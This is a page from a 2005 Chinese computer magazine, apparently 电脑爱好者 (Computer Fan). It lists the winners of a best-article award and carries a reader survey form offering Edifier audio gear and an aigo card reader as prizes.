孙宇(吉林) 郭启菲(山东) 陈骏雄(福建) 解少腾(山东) 杨利洪(四川) 张俊超(黑龙江) 王海山(黑龙江)

最佳文章公布

2005年第20期优秀文章

第一名:“特别话题”栏目《疯狂的Word魔术—完美实例瞬间掌握VBA的神奇魔力》作者:Dualface获得奖金500元和《电脑爱好者》荣誉证书。

第二名:“聪明用电脑”栏目《与BT并驾齐驱 看电骡(eMule)再战江湖》作者:老周获得300元奖金和《电脑爱好者》荣誉证书。

第三名:“聪明用电脑”栏目《当“聪明”手机遇到“聪明”电脑……》作者:徐海斌获得200元奖金和《电脑爱好者》荣誉证书。

《电脑爱好者》2005 年第 24 期评刊表

DU ZHE PING KAN
读者评刊

亲爱的读者:

为了更好地为您服务，把刊物办得更好，请协助我们填写此表。您的一条建议、一句批评对我们都很重要，也是您对我们最大的支持和爱护。在此我们全体编辑先向您致以衷心的感谢。请详细填写本期评刊表，我们将从本期回馈的评刊表当中挑选 14 位热心评刊员，发给丰厚的奖品。

一等奖 2 名

奖品:漫步者R1600TD 音箱
价值:560 元



外形小巧，但功率强大，配备了强悍的大功率环形变压器。

多模式数字化输入方式，支持光纤或者同轴数字输入，在数字输入模式下，数码版R1600TD拥有全部外置DAC的功能。

Hi-Fi级的扬声器配置，配备耳机放大器功能，支持超重低音炮输出，实现超级震撼的效果。

□感谢北京爱德发高科技中心提供活动奖品
□官方网址: www.edifier.com
□咨询电话: 010-82853182

二等奖 5 名

奖品:漫步者H500 耳机
价值:150 元



5微米超薄震膜，大口径驱动单元令低音澎湃震撼。

铜包铝线音圈，OFC无氧铜导线，专业镀金插头，失真极小，保证信号通讯质量。

20Hz～20kHz 的频响带宽能够捕捉更多细节。

让您的 MD、MP3、CD、音响升级到发烧级

□感谢北京爱德发高科技中心提供活动奖品
□官方网址: www.edifier.com
□咨询电话: 010-82853182

华旗奖 7 名

奖品:爱国者四合一读卡器
价值:199 元



USB 接口，多功能支持 SM/MMC/SD/ 记忆棒，是市面上惟一可以支持 PCMCIA/USB 双接口的读卡器，配合笔记本电脑使用，直接使用 PCIMCIA，无须任何驱动，支持 Linux kernel 2.4、Mac OS 8.6 以上操作系统。

□感谢北京华旗资讯科技发展有限公司提供奖品
□电话: 010-62606666
□传真: 010-82607775
□网址: http://www.huaqi.com
http://www.aigo.com

■个 人 资 料

姓名 ____________________ 出生日期 ____________________
性别 ____________________ 文化程度 ____________________
职业 ____________________ 联系电话 ____________________
通讯地址 ____
邮政编码 ________________ QQ ____________________
E-mail ____

■本期文章评价

(“文章代码”栏请填文章结尾处的代码，如:YJ01。)

本期最喜欢的文章	
文章代码	原　　因

本期不喜欢的文章	
文章代码	原　　因

标题最好的文章	
文章代码	

■本期综合评价

1.本期杂志的综合评价:

□很好 □较好 □一般 □较差 □很差

2.本期与前几期的比较:

□比以前好 □与以前差不多 □不如以前

3.本期杂志的总体难度:

□太简单 □还可以 □比较适中 □有点难 □太难

4.如果 100 分代表完全满意，你认为本刊可得多少分? ____________

(欢迎您监督本刊质量，欢迎您指出本期的各类错误或不足，请另附纸说明。谢谢!)

评刊表复印或手抄均有效
请寄至:北京市海淀区蓝靛厂南路 25 号嘉友曙光国际大厦南区 8 层(邮编:100089)《电脑爱好者》编辑部 / 评刊 2005 年第 24 期收
您也可以将评刊表和其他意见或建议通过电子邮件发往 hotline@cfan.com.cn
评刊截止日期 2006 年 1 月 15 日(以邮戳为准)
网络评刊网址: http://www.cfan.com.cn/pingkan/

裁 剪 线